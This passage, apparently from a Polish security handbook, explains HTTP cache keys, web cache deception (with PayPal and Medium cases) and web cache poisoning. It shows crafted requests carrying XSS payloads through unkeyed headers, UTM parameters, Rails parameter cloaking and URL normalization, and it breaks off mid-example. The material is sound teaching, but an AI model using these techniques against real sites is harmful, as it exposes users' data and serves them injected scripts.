Gdy pewna odpowiedź zostanie zachowana w pamięci podręcznej, teoretycznie mogłaby przez tę pamięć być zwracana już zawsze. W praktyce jednak zasoby w pamięci podręcznej są przechowywane nieco krócej. Przede wszystkim serwer docelowy ma możliwość przekazania serwerowi pamięci podręcznej informacji o tym, jak długo dany zasób uznawany jest za świeży (ang. *fresh*), np. poprzez nagłówek `Cache-Control`. Po tym czasie zachowany zasób jest już nieświeży (ang. *stale*) i w ten sposób serwer docelowy wyznacza maksymalny czas, w jakim zasób może być zwracany z pamięci podręcznej. Najpóźniej po upływie tego czasu serwer pośredniczący powinien ponownie zwrócić się do docelowego z prośbą o wygenerowanie zasobu.

Należy również pamiętać, że żaden system pamięci podręcznej nie jest magiczną torebką bez dna i jak każdy serwer dysponuje skończoną przestrzenią do magazynowania danych. Zatem zapisane odpowiedzi są cyklicznie usuwane z pamięci, niezależnie od czasu wygasania. Ten proces nazywany jest **eksmisją z pamięci podręcznej** (ang. *cache eviction*). Czas wygasania zasobu zachowanego w pamięci podręcznej jest górną granicą, jak długo ten zasób może być przechowywany i zwracany. Wpisy w pamięci podręcznej dla rzadko używanej zawartości mogą zostać usunięte (wyeksmitowane) wcześniej, niż wskazuje termin „przydatności do spożycia", tak aby zwolnić przestrzeń dla przechowywania nowej zawartości.

Podsumowując, długość życia zasobu zachowanego w pamięci podręcznej będzie zależeć od preferencji serwera docelowego, konfiguracji serwera pośredniczącego oraz od algorytmu usuwania nieużywanych (choć teoretycznie nadal świeżych) zasobów. Zasób zachowany w pamięci podręcznej może wygasnąć (ang. *expire*) lub zostać wyeksmitowany (ang. *evicted*)[16]. Dodatkowo użytkownik zarządzający pamięcią podręczną najczęściej może na żądanie wymusić jej wyczyszczenie (ang. *purge*) dla konkretnego zasobu lub wszystkich zapisanych zasobów[17].

Klucz do zagadki

Kiedy serwer pośredniczący otrzymuje żądanie HTTP, musi zdecydować, czy ma już zapisaną odpowiedź, którą może bezpośrednio zwrócić, czy też ma przesłać żądanie dalej – do obsługi przez serwer docelowy. W tym celu serwer pośredniczący identyfikuje odpowiadające sobie żądania na podstawie **klucza pamięci podręcznej** (ang. *cache key*), czyli pewnego ustalonego zbioru cech żądania. Zazwyczaj do tego

zbioru będą zaliczane: metoda HTTP, protokół/schemat (ang. *protocol*/*scheme*), linia żądania (ang. *request line*) oraz nagłówek `Host`. Jeżeli przyjmiemy, że zapisywane w pamięci podręcznej są tylko zasoby dla żądań typu `GET`, można uznać, że podstawowym kluczem pamięci podręcznej (ang. *primary cache key*) jest adres URL.

Dodatkowe elementy wchodzące w skład klucza pamięci podręcznej będą stanowić drugorzędny klucz pamięci podręcznej (ang. *secondary cache key*). Takimi dodatkowymi elementami można sterować m.in. przez omówiony wcześniej nagłówek `Vary` lub konfigurować je u dostawcy usług. Czasem może zdarzyć się również sytuacja odwrotna – np. niektóre parametry z linii żądania będą usuwane z klucza pamięci podręcznej lub nie będzie brany pod uwagę protokół.

Z punktu widzenia atakującego zbiór tych ustalonych cech decydujących o rozróżnieniu poszczególnych zachowanych zasobów stanowić będą kluczowe zmienne wejściowe (ang. *keyed input*), a wszystko poza nim – zmienne wejściowe niekluczowe (ang. *unkeyed input*). Z tej perspektywy nie będzie istotne, co stanowi klucz podstawowy, a co drugorzędny. Najważniejsze będzie rozróżnienie elementów, z którymi liczy się serwer pamięci podręcznej, oraz elementów przez niego ignorowanych. W poniższym przykładzie kluczowe zmienne zaznaczono kolorem zielonym, a wszystkie pozostałe elementy stanowią niekluczowe zmienne.

```
GET / HTTP/1.1
Host: sekurak.pl
User-Agent: Mozilla/5.0 [...]
Accept: text/html
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Te: trailers
Connection: close
```

Jeśli klucz przychodzącego żądania zgadza się z kluczem któregoś z poprzednich żądań, uznaje się, że te żądania są jednakowe. W sytuacji gdy kopia odpowiedzi na to poprzednie żądanie została zachowana na serwerze pośredniczącym, w odpowiedzi na obecne żądanie zostanie zwrócona właśnie ona, a żądanie nie zostanie w ogóle przesłane do serwera docelowego. To samo dotyczy wszystkich kolejnych żądań pasujących do tego samego klucza, aż do momentu, gdy pamięć podręczna z zachowaną odpowiedzią wygaśnie, zostanie wyeksmitowana lub wyczyszczona. Istotne jest to, że pozostałe zmienne (parametry, nagłówki, ciasteczka) będą ignorowane przez serwer pamięci podręcznej podczas dopasowania, natomiast mogą mieć wpływ na oryginalną odpowiedź wygenerowaną przez serwer docelowy.

Jak już wspomniałam, w dopasowywaniu żądań mogą zostać zignorowane ciasteczka. A to oznacza, że odpowiedź przygotowana dla jednego użytkownika przypadkowo może zostać zwrócona innemu użytkownikowi. Dla zasobów statycz-

nych zazwyczaj nie jest to problemem, ale jeśli przypadkiem zostanie w pamięci podręcznej zachowana strona zawierająca dane profilowe lub szczegóły zamówień w sklepie internetowym, to zaczyna się robić interesująco.

Teoretycznie systemy pamięci podręcznej porównują otrzymaną linię żądania taką, jaka ona jest. W praktyce jednak mogą dokonywać na niej pewnych transformacji. Może to być filtrowanie pewnych parametrów żądania (ang. *query parameters*) czy normalizacja zmiennych wejściowych, w tym tych należących do zbioru zmiennych kluczowych.

Zasoby statyczne

Można zdecydować, że zapisywane są tylko pliki statyczne, a cała reszta nie podlega zachowaniu w pamięci podręcznej. W takim podejściu wszystko rozbija się o definicję pojęcia „plik statyczny". Na przykład Cloudflare uznaje, że do pliku statycznego prowadzi adres kończący się rozszerzeniem z zestawu: .css, .js, .jpg, .gif, .ico, .png, .docx, .pdf, .xls i kilka innych[18]. Za plik statyczny nie zostanie uznany plik z rozszerzeniem .php. Jak jednak zostanie potraktowany zasób dostępny pod adresem `https://example.com/profile.php/fake.jpg`? Otóż w przypadku domyślnej konfiguracji Apache (z mod_php) żądanie przesłane do serwera docelowego zostanie obsłużone przez plik `profile.php` (czyli tak samo, jakby to było żądanie `https://example.com/profile.php`) (rysunek 9). Jednak w przeciwieństwie do adresu kończącego się na .php serwer pamięci podręcznej zachowa wygenerowaną odpowiedź (ponieważ kończy się na .jpg, a zatem z jego perspektywy jest to plik statyczny) i zwróci jej kopię przy kolejnych żądaniach dotyczących tego samego adresu. Podobną sztuczkę można zastosować w aplikacjach javowych przy użyciu średnika zamiast ukośnika (tj. `https://example.com/profile;fake.jpg`). Tak dodany ciąg znaków traktowany jest jako dodatkowy parametr ścieżki (ang. *path parameter*)[19, 20]. W analogiczny sposób mogą się zachowywać również aplikacje napisane w innych językach oraz inne konstrukcje adresów URL, zależnie od konfiguracji aplikacji i serwera aplikacyjnego.

OSZUKANIE PAMIĘCI PODRĘCZNEJ

Technikę oszukania pamięci podręcznej (ang. *web cache deception*) opracował, nadał jej nazwę i po raz pierwszy przedstawił Omer Gil w 2017 roku[21]. W skrócie atak ten polega na zmuszeniu serwera do zapisania w pamięci podręcznej poufnych danych innego użytkownika aplikacji poprzez wykorzystanie źle skonfigurowanych reguł pamięci podręcznej i/lub niezgodności w interpretacji pewnych zjawisk pomiędzy serwerem pośredniczącym a docelowym. Każdy z tych serwerów z osobna może mieć poprawną konfigurację, jednocześnie mariaż tych konfiguracji może się okazać niebezpieczny. Oszukanie pamięci podręcznej polega na wykonaniu najpierw przez użytkownika-ofiarę pewnej akcji, w wyniku której pewien zasób zostanie zapisany w pamięci podręcznej, a dopiero potem po ten zapisany zasób sięga atakujący (rysunek 7). W tym rodzaju ataku zazwyczaj konieczna jest interakcja użytkownika (ofiary).


Przygotowanie ataku oszukania pamięci podręcznej wymaga zidentyfikowania zasobu, który jest zachowywany we współdzielonej pamięci podręcznej i jednocześnie zawiera poufne informacje na temat użytkownika. Przykładowe warunki, które muszą być spełnione, aby omawiana podatność była możliwa, mogą być następujące (rysunek 9):

- Mechanizm pamięci podręcznej musi być skonfigurowany tak, by zapisywał w pamięci podręcznej zasoby na podstawie rozszerzenia widocznego w linii żądania (czyli wyłącznie na podstawie adresu URL), ignorując nagłówki zabraniające zapisywania danego zasobu oraz typ jego zawartości (`Content-Type`).
- Serwer docelowy musi zwracać zawartość pliku `/profile.php` dla adresów w stylu `www.example.com/profile.php/fake.jpg` (lub analogiczna możliwość w zależności od użytego języka i platformy).

Inną receptą na sukces ataku będzie spełnienie następujących warunków[22]:

- Strony błędów są zapisywane we współdzielonej pamięci podręcznej.
- Serwer docelowy zwraca zawartość strony błędu takiej jak `404 Not Found` z poufnymi danymi użytkownika, np. w nagłówku strony informację o tym, kto jest aktualnie zalogowany. I tutaj ważna uwaga: istotne z punktu widzenia atakującego dane na takich stronach niekoniecznie będą widoczne na pierwszy rzut oka, mogą ukrywać się w kodzie HTML odpowiedzi, np. jako dane w formacie JSON.


Ponadto w obu powyższych wariantach ofiara musi być zalogowana podczas odwiedzania spreparowanego adresu URL, a w kluczu pamięci podręcznej dla zapisywanych typów zasobów (plików statycznych, błędów) nie mogą być uwzględniane żadne dane autoryzacyjne.



Rysunek 9. Serwer dla zasobu /profile.php/fake.jpg *zwraca zawartość pliku* /profile.php

Przyjrzyjmy się temu szczegółowo na przykładzie prawdziwego błędu bezpieczeństwa znalezionego w usłudze PayPal[23]. Strona główna użytkownika jest dostępna pod adresem `https://www.paypal.com/myaccount/home` i są na niej widoczne informacje na temat zalogowanego użytkownika, m.in. imię, stan konta i dane wykonanych transakcji. Ponieważ jest to dynamiczny zasób przypisany do konkretnego użytkownika, nie jest on zapisywany w pamięci podręcznej. Jednak zmodyfikowanie adresu poprzez dodanie ukośnika oraz nieistniejącej nazwy pliku zakończonej na jedno z rozszerzeń podlegających zapisywaniu w pamięci podręcznej pozwoliło na oszukanie serwera pamięci podręcznej. Scenariusz ataku był następujący (rysunek 10):

1. Ofiara jest zalogowana na swoim koncie PayPal.
2. Atakujący wysyła do ofiary spreparowany adres strony głównej: `https://www.paypal.com/myaccount/home/malicious3.css`, który zawiera na końcu dodatkowy ciąg `/malicious3.css` symulujący zasób statyczny. Istotne jest, że atakujący nie odwiedził jeszcze tego adresu.
3. Adres nie wygląda podejrzanie, więc ofiara na niego wchodzi. Zatem od ofiary wychodzi żądanie, które najpierw trafia do serwera pamięci podręcznej.
4. Serwer pamięci podręcznej nie znajduje klucza pamięci podręcznej pasującego do danego żądania – kopia zasobu nie jest zapisana na serwerze pamięci podręcznej.
5. Serwer pamięci podręcznej przesyła żądanie do serwera docelowego.
6. Serwer docelowy generuje odpowiedź jako zawartość: `https://www.paypal.com/myaccount/home`, ignorując dodatkowy ciąg `/malicious3.css`. Wygenerowana odpowiedź zawiera poufne dane na temat zalogowanej ofiary.
7. Serwer docelowy odsyła wygenerowaną odpowiedź do serwera pamięci podręcznej.
8. Serwer pamięci podręcznej widzi rozszerzenie .css na końcu i decyduje, że jest to plik statyczny. W efekcie zapisuje kopię odpowiedzi.
9. Serwer pamięci podręcznej przesyła otrzymaną odpowiedź do ofiary, dla której nie ma to znaczenia, bo przecież zna swoje dane.
10. Docieramy do sedna ataku: atakujący wchodzi na przygotowany uprzednio adres `https://www.paypal.com/myaccount/home/malicious3.css`, czyli od atakującego wychodzi żądanie, które najpierw trafia do serwera pamięci podręcznej, analogicznie jak w przypadku działania ofiary w kroku 3.
11. Tym razem jednak serwer pamięci podręcznej znajduje klucz pamięci podręcznej pasujący do wysłanego żądania – kopia zasobu została zapisana we współdzielonej pamięci podręcznej w kroku 8.
12. Serwer pamięci podręcznej zwraca atakującemu zapisaną kopię zasobu – żądanie wysłane przez atakującego nigdy nie trafia do serwera docelowego.
13. Atakujący odczytuje odpowiedź otrzymaną na swoje żądanie, uzyskując dostęp do poufnych danych ofiary – w tym przypadku do imienia, stanu konta, danych wykonanych transakcji PayPal i innych.



Rysunek 10. Mechanizm oszukania pamięci podręcznej na przykładzie kradzieży danych innego użytkownika serwisu PayPal

Oszukanie pamięci podręcznej w analogiczny sposób było również możliwe w aplikacji internetowej Vanilla Forums[24], a także na portalu Medium[25]. Temu drugiemu przypadkowi przyjrzymy się bliżej. Otóż na wspomnianej powyżej stronie były zapisywane zasoby, które wyglądały jak pliki statyczne, ale wyłącznie dla katalogu głównego, czyli adresy takie jak `https://medium.com/niceImage.png`. Na szczęście (dla badacza bezpieczeństwa) strona profilowa użytkownika była wyświetlana pod tego typu adresem. Poprzez zmianę nazwy użytkownika na `yuval.png` adres strony profilowej tego użytkownika stawał się adresem „pliku" statycznego w katalogu głównym, a mianowicie wyglądał tak: `https://medium.com/@yuval.png`. Gdy ofiara weszła na taki adres, zwrócona jej odpowiedź była zapisywana we współdzielonej pamięci podręcznej, a tym samym dostępna również dla atakującego.

W najmniej groźnym wariancie tej podatności zostanie zdemaskowane co najwyżej imię lub login ofiary. Wszystko zależy od tego, co zawiera odpowiedź zachowana w pamięci podręcznej. Poza wyciekiem danych można uzyskać tokeny anty-CSRF, odpowiedzi na pytania bezpieczeństwa itp. W skrajnych przypadkach, gdy z jakiegoś powodu identyfikator sesji przechowywany jest w ciele odpowiedzi, może dojść do podszycia się pod ofiarę, a nawet przejęcia jej konta.

ZATRUCIE ZEWNĘTRZNEJ PAMIĘCI PODRĘCZNEJ

Technika zatrucia pamięci podręcznej (ang. *web cache poisoning*) długo uważana była za zagrożenie wyłącznie teoretyczne[26, 27]. Złudzenie to trwało aż do 2018 roku, gdy swoje obszerne badania opublikował James Kettle[28]. W skrócie, atak ten polega na zmuszeniu mechanizmu pamięci podręcznej do zapisania niebezpiecznych danych, które następnie zostają udostępnione uprawnionym użytkownikom aplikacji, a zatem – odwrotnie niż w poprzednich przykładach – do pamięci podręcznej najpierw zagląda atakujący, a dopiero po nim inny użytkownik stający się ofiarą ataku (rysunek 8). Atak ten zazwyczaj nie wymaga interakcji użytkownika (ofiary).

Przygotowanie ataku zatrucia pamięci podręcznej składa się z dwóch faz. W pierwszej atakujący musi znaleźć sposób na wywołanie odpowiedzi od serwera końcowego,

która zawiera w sobie niebezpieczną zawartość. W drugiej poszukiwany jest sposób na zachowanie tej odpowiedzi w pamięci podręcznej np. serwera pośredniczącego i w rezultacie zwrócenie przez niego tej odpowiedzi również innym użytkownikom odwiedzającym daną stronę. Konsekwencje skutecznego ataku będą zależały głównie od podatności znalezionej w pierwszej fazie, natomiast jego zasięg – od zachowania zaobserwowanego w drugiej fazie.

Przygotowanie ataku zatrucia pamięci podręcznej wymaga zidentyfikowania:

- niekluczowych zmiennych (np. nagłówków), które będą skutkować pewnym niebezpiecznym zachowaniem aplikacji;
- kluczowych zmiennych (klucza pamięci podręcznej), które powodują zapisanie danej zatrutej odpowiedzi w pamięci podręcznej.

Warto do każdego żądania dodawać nadmiarowy unikalny parametr o losowej nazwie (ang. *cache buster*). Parametr taki spowoduje generowanie za każdym razem nowej odpowiedzi od serwera docelowego, co pozwoli na identyfikację niekluczowych zmiennych. W przeciwnym razie, nawet przy użyciu właściwej niekluczowej zmiennej, można tego nie zauważyć, gdy zapisana wcześniej odpowiedź zostanie zwrócona z pamięci serwera pośredniczącego. Ponadto przypadkowe natrafienie zwyczajnych użytkowników na taki adres będzie mało prawdopodobne, więc podczas testów na aplikacjach produkcyjnych będzie można uniknąć nieplanowanego zaserwowania zatrutych odpowiedzi rzeczywistym użytkownikom aplikacji.

Po przyswojeniu teorii przyjrzyjmy się kilku przykładom. We wszystkich poniższych kluczowe zmienne zaznaczono kolorem zielonym, a wszystkie pozostałe elementy to niekluczowe zmienne.

Prosty przykład

Załóżmy, że wysłanie następującego żądania HTTP:

```
GET / HTTP/1.1
Host: example.com
X-Forwarded-Host: sekurak.pl
```

zwraca następującą odpowiedź:

```
HTTP/1.1 302
Content-Length: 0
Location: https://sekurak.pl
X-Cache: MISS
```

Jak widać, nagłówek `X-Forwarded-Host` jest odbity (odzwierciedlony, ang. *reflected*) w odpowiedzi. Nie ma jednak możliwości zmuszenia przeglądarki innego użytkownika, by wysłała taki nagłówek. Atak wydaje się zatem mało interesujący. Jeśli jednak system pośredniczący zachowuje odpowiedź i dopasowuje ją tylko na podstawie metody, linii żądania oraz nagłówka `Host`, jest szansa, że spreparowana przez

atakującego odpowiedź zostanie zaserwowana również innym użytkownikom, nawet jeśli ich żądania nie będą zawierać dodatkowego nagłówka `X-Forwarded-Host`. W takim przypadku – przy kolejnym żądaniu:

```
GET / HTTP/1.1
Host: example.com
```

nastąpi dopasowanie zasobu z pamięci podręcznej i zostanie zwrócona odpowiedź:

```
HTTP/1.1 302
Content-Length: 0
Location: https://sekurak.pl
X-Cache: HIT
```

Wszyscy użytkownicy odwiedzający stronę główną zostaną przekierowani na stronę podstawioną przez atakującego.

(Not so) Self XSS

Podatności XSS znaleźć można niemalże w każdej aplikacji webowej. Czasem jednak powierzchnia ataku, którą taka podatność oferuje, jest bezużyteczna, ponieważ jest to tzw. *self XSS*, czyli podatność XSS, którą atakujący może wykonać wyłącznie na samym sobie.

Zmodyfikujmy nieco nasz poprzedni przykład. Oto mamy żądanie:

```
GET / HTTP/1.1
Host: example.com
X-Forwarded-Host: sekurak.pl
```

oraz odpowiedź:

```
HTTP/1.1 200
[...]

<html>
<head>
<title>Podążaj za białym królikiem</title>
<link rel="icon" type="image/x-icon" href="https://sekurak.pl/favicon.ico">
</head>
<body>
[...]
</body>
</html>
```

Jak widać, ponownie nagłówek `X-Forwarded-Host` jest odbity w odpowiedzi. Tym razem w innym miejscu, które pozwala na wczytanie grafiki małej ikony (*favicon*). Aby uzyskać podatność XSS, można zmodyfikować żądanie następująco:

```
GET / HTTP/1.1
Host: example.com
X-Forwarded-Host: s"><script>alert(1)</script>
```

Wówczas odpowiedź będzie wyglądać tak:

```
HTTP/1.1 200
[...]

<html>
<head>
<title>Podążaj za białym królikiem</title>
<link rel="icon" type="image/x-icon" href="https://s"><script>alert(1)</
script>/favicon.ico">
</head>
<body>
[...]
</body>
</html>
```

Efektem wyświetlenia tej odpowiedzi w przeglądarce będzie wykonanie wstrzykniętego kodu JavaScript. Jednak w takiej wersji atak można przeprowadzić głównie na sobie i najlepiej z narzędziem typu proxy. Mało praktyczne i mało wygodne.

Sytuacja zdecydowanie się zmieni, gdy końcowa aplikacja będzie korzystać z serwera pamięci podręcznej. Pierwsze żądanie będzie wyglądać tak samo jak powyżej, tj.:

```
GET / HTTP/1.1
Host: example.com
X-Forwarded-Host: s"><script>alert(1)</script>
```

Z kolei w odpowiedzi widać nagłówek `X-Cache` o wartości `MISS`, co oznacza, że żądanie zostało obsłużone przez serwer docelowy:

```
HTTP/1.1 200
X-Cache: MISS
[...]

<html>
<head>
```

```
<title>Podążaj za białym królikiem</title>
<link rel="icon" type="image/x-icon" href="https://s"><script>alert(1)</
script>/favicon.ico">
</head>
<body>
[...]
</body>
</html>
```

Jednak przy kolejnym żądaniu, które dotyczy tego samego zasobu, serwer pamięci podręcznej uzna, że ma już zapisaną kopię odpowiedzi na to żądanie, i zwróci właśnie ją, bez niepokojenia serwera docelowego. Zatem na żądanie niezawierające już dodatkowego nagłówka:

```
GET / HTTP/1.1
Host: example.com
```

zostanie zwrócona zapisana odpowiedź (o czym świadczy nagłówek `X-Cache: HIT`) zawierająca wcześniej wstrzyknięty kod JavaScript:

```
HTTP/1.1 200
X-Cache: HIT
[...]

<html>
<head>
<title>Podążaj za białym królikiem</title>
<link rel="icon" type="image/x-icon" href="https://s"><script>alert(1)</
script>/favicon.ico">
</head>
<body>
[...]
</body>
</html>
```

Voilà!

Spotkałam się również z przykładami odbijania w odpowiedzi nagłówka `Referer`. Najczęściej mamy tu do czynienia z wykonaniem odbitego XSS (ang. *reflected XSS*), ale zatrucie pamięci podręcznej pozwala nieco podrasować tę podatność. Skuteczne jej wykonanie nie wymaga już konieczności nakłonienia nieświadomego użytkownika do kliknięcia w hiperłącze spreparowane przez atakującego. W skrajnych przypadkach ofiarą stanie się każdy, kto wejdzie na daną (pod)stronę.

Filtrowanie parametrów

Jeśli chodzi o parametry, nawet te występujące w adresie URL, to nie wszystkie muszą być uznawane za kluczowe. Niektóre z nich są uznawane za niekluczowe, ponieważ nie mają znaczenia dla aplikacji końcowej, gdy służą wyłącznie do celów analitycznych, wyświetlania personalizowanych reklam itp. Dobrymi kandydatami do sprawdzenia pod tym kątem będą parametry UTM (ang. *Urchin Tracking Module*). Na przykład może się okazać, że w adresie `https://example.com/post.php?foo=bar&utm_content=whatever` parametr `utm_content` jest ignorowany, a zatem dla systemu pamięci podręcznej powyższy adres URL będzie równoważny adresowi `https://example.com/post.php?foo=bar`. Jeśli przy żądaniu jednego z nich odpowiedź zostanie zachowana w pamięci podręcznej, to ta zachowana odpowiedź zostanie zwrócona również przy żądaniu drugiego z nich.

Załóżmy, że pełny adres URL jest widoczny w odpowiedzi jako dane w formacie JSON. Wysłanie poniższego żądania:

```
GET /post.php?foo=bar HTTP/1.1
Host: www.example.com
```

zwróci następującą odpowiedź:

```
HTTP/1.1 200
Content-Type: text/html; charset=utf-8
X-Cache: MISS
[...]

[...]
<script id="data" type="application/json">
{"url":"https://www.example.com/post.php?foo=bar"}
</script>
[...]
```

Zatem atakujący może wysłać następujące żądanie:

```
GET /post.php?page=1&utm_content=</script><script>alert(1)</script><script>
HTTP/1.1
Host: www.example.com
```

a w odpowiedzi serwera odbity zostanie wstrzyknięty kod HTML/JavaScript:

```
HTTP/1.1 200
Content-Type: text/html; charset=utf-8
X-Cache: MISS
[...]
```

```
[...]
<script id="data" type="application/json">
{"url":"https://www.example.com/post.php?page=1&utm_content=</
script><script>alert(1)</script><script>"}
</script>
[...]
```

Efekt? Ponieważ parametr `utm_content` nie należy do klucza pamięci podręcznej, pomimo usunięcia go z adresu URL nadal widoczny jest w odpowiedzi, która teraz zwracana jest z serwera pamięci podręcznej. Każdy, kto odwiedzi dany wpis, czyli wyśle żądanie:

```
GET /post.php?page=1 HTTP/1.1
Host: www.example.com
```

otrzyma zachowaną odpowiedź z wstrzykniętym kodem HTML/JavaScript:

```
HTTP/1.1 200
Content-Type: text/html; charset=utf-8
X-Cache: HIT
[...]

[...]
<script id="data" type="application/json">
{"url":"https://www.example.com/post.php?page=1&utm_content=</
script><script>alert(1)</script><script>"}
</script>
[...]
```

Taka sama odpowiedź zostanie wysłana również do wszystkich innych użytkowników, którzy wejdą na tę podstronę, nawet jeśli w adresie dodatkowo znajdzie się parametr `utm_content`, i to niezależnie od jego wartości.

Filtrowanie w niektórych przypadkach można dodatkowo połączyć z różnicami interpretacji pomiędzy serwerem pośredniczącym a docelowym w sposobie rozdzielania parametrów w linii żądania. Platforma programistyczna Ruby on Rails pozwala na rozdzielenie parametrów zarówno znakiem `&`, jak i `;`. Dodatkowo w sytuacji gdy nazwa parametru zostanie powtórzona, Ruby on Rails przyjmuje wartość ostatniego wystąpienia danego parametru. Zbierając to wszystko razem, można wysłać żądanie[29]:

```
GET /jsonp?callback=safe&utm_content=whatever;callback=alert(1)// HTTP/1.1
Host: www.example.com
```

Serwer docelowy przyjmie następujące parametry oraz ich wartości:

parametr: `utm_content`	wartość: `whatever`
parametr: `callback`	wartość: `alert(1)//`

Serwer pamięci podręcznej, który używa tylko znaku & do rozdzielania parametrów, zobaczy następujące parametry oraz ich wartości:

parametr: `callback`	wartość: `safe`
parametr: `utm_content`	wartość: `whatever;callback=alert(1)//`

Gdy żądanie trafi do serwera docelowego (parametr `callback=alert(1)//`), wygeneruje on następującą odpowiedź:

```
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=UTF-8
X-Cache: MISS
[...]

alert(1)//[...]
```

która zostanie zapisana na serwerze pamięci podręcznej z kluczem `www.example.com/jsonp?callback=safe`.

Gdy następnie w trakcie zwykłego korzystania z aplikacji dowolny użytkownik wygeneruje jak najbardziej bezpieczne żądanie:

```
GET /jsonp?callback=safe HTTP/1.1
Host: www.example.com
```

otrzyma zapisaną odpowiedź z serwera pamięci podręcznej (parametr `callback=safe`) zawierającą niebezpieczną zawartość:

```
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=UTF-8
X-Cache: HIT
[...]

alert(1)//[...]
```

Jak widać, pozwala to wykorzystać podatność XSS w zupełnie nowy, nieznany wcześniej sposób. Aplikacje zazwyczaj nie dają wyboru w kwestii adresu dołączanego pliku JSONP, a bezpośredni dostęp do pliku nie powoduje podatności ze względu na zwracany typ danych (`Content-Type: application/javascript`). Podatność

powstała, ponieważ w efekcie zatrucia pamięci podręcznej nastąpiło zwrócenie niebezpiecznej zawartości pod narzucony logiką aplikacji adres.

Normalizacja

Innym przekształceniem, które może się zdarzyć systemowi pamięci podręcznej, jest normalizacja. Przyjmijmy, że w aplikacji istnieje podatność XSS w wyniku odbicia w ciele odpowiedzi niezmienionej wartości jednego z parametrów (ang. *reflected XSS*). Zdarza się, że takiej podatności nie da się w praktyce wykorzystać. Współczesne przeglądarki zastępują istotne z punktu widzenia atakującego znaki ich odpowiednikami w kodowaniu URL (ang. *URL encoding*). Gdy użytkownik przejdzie pod podrzucony mu adres:

```
www.example.com/search?q=<script>alert(1)</script>
```

wybrane znaki zostaną automatycznie zamienione przez przeglądarkę i w istocie zostanie wysłane żądanie dotyczące następującego adresu:

```
www.example.com/search?q=%3Cscript%3Ealert(1)%3C/script%3E
```

Jeśli ani serwer docelowy, ani aplikacja nie dekoduje otrzymanych wartości, znaleziona podatność jest bezużyteczna, gdyż otrzymana odpowiedź będzie miała postać:

```
HTTP/1.1 200
[...]

<html>
<head>
<title>Wyniki wyszukiwania</title>
</head>
<body>
Wyniki wyszukiwania dla frazy: %3Cscript%3Ealert(1)%3C/script%3E
</body>
</html>
```

Niektóre implementacje systemów pamięci podręcznej normalizują kluczowe zmienne, a tym samym oba wyżej wymienione adresy zostaną sprowadzone do tego samego klucza pamięci podręcznej. Takie zachowanie można wykorzystać w poniższym scenariuszu.

Atakujący, korzystając z narzędzia typu proxy, wysyła następujące żądanie:

```
GET /search?q=<script>alert(1)</script> HTTP/1.1
Host: www.example.com
```

Podany kod HTML/JavaScript zostanie odbity w odpowiedzi:

```
HTTP/1.1 200
X-Cache: MISS
[...]

<html>
<head>
<title>Wyniki wyszukiwania</title>
</head>
<body>
Wyniki wyszukiwania dla frazy: <script>alert(1)</script>
</body>
</html>
```

Następnie atakujący przekonuje ofiarę do przejścia pod adres:

```
www.example.com/search?q=<script>alert(1)</script>
```

który w wyniku automatycznego kodowania zastosowanego w przeglądarce zostanie wysłany jako:

```
www.example.com/search?q=%3Cscript%3Ealert(1)%3C/script%3E
```

a zatem zostanie wysłane żądanie:

```
GET /search?q=%3Cscript%3Ealert(1)%3C/script%3E HTTP/1.1
Host: www.example.com
```


Niemniej ze względu na normalizację serwer pamięci podręcznej uzna, że jest to ten sam klucz pamięci podręcznej i bez pytania serwera docelowego zwróci zapisaną kopię, czyli:

```
HTTP/1.1 200
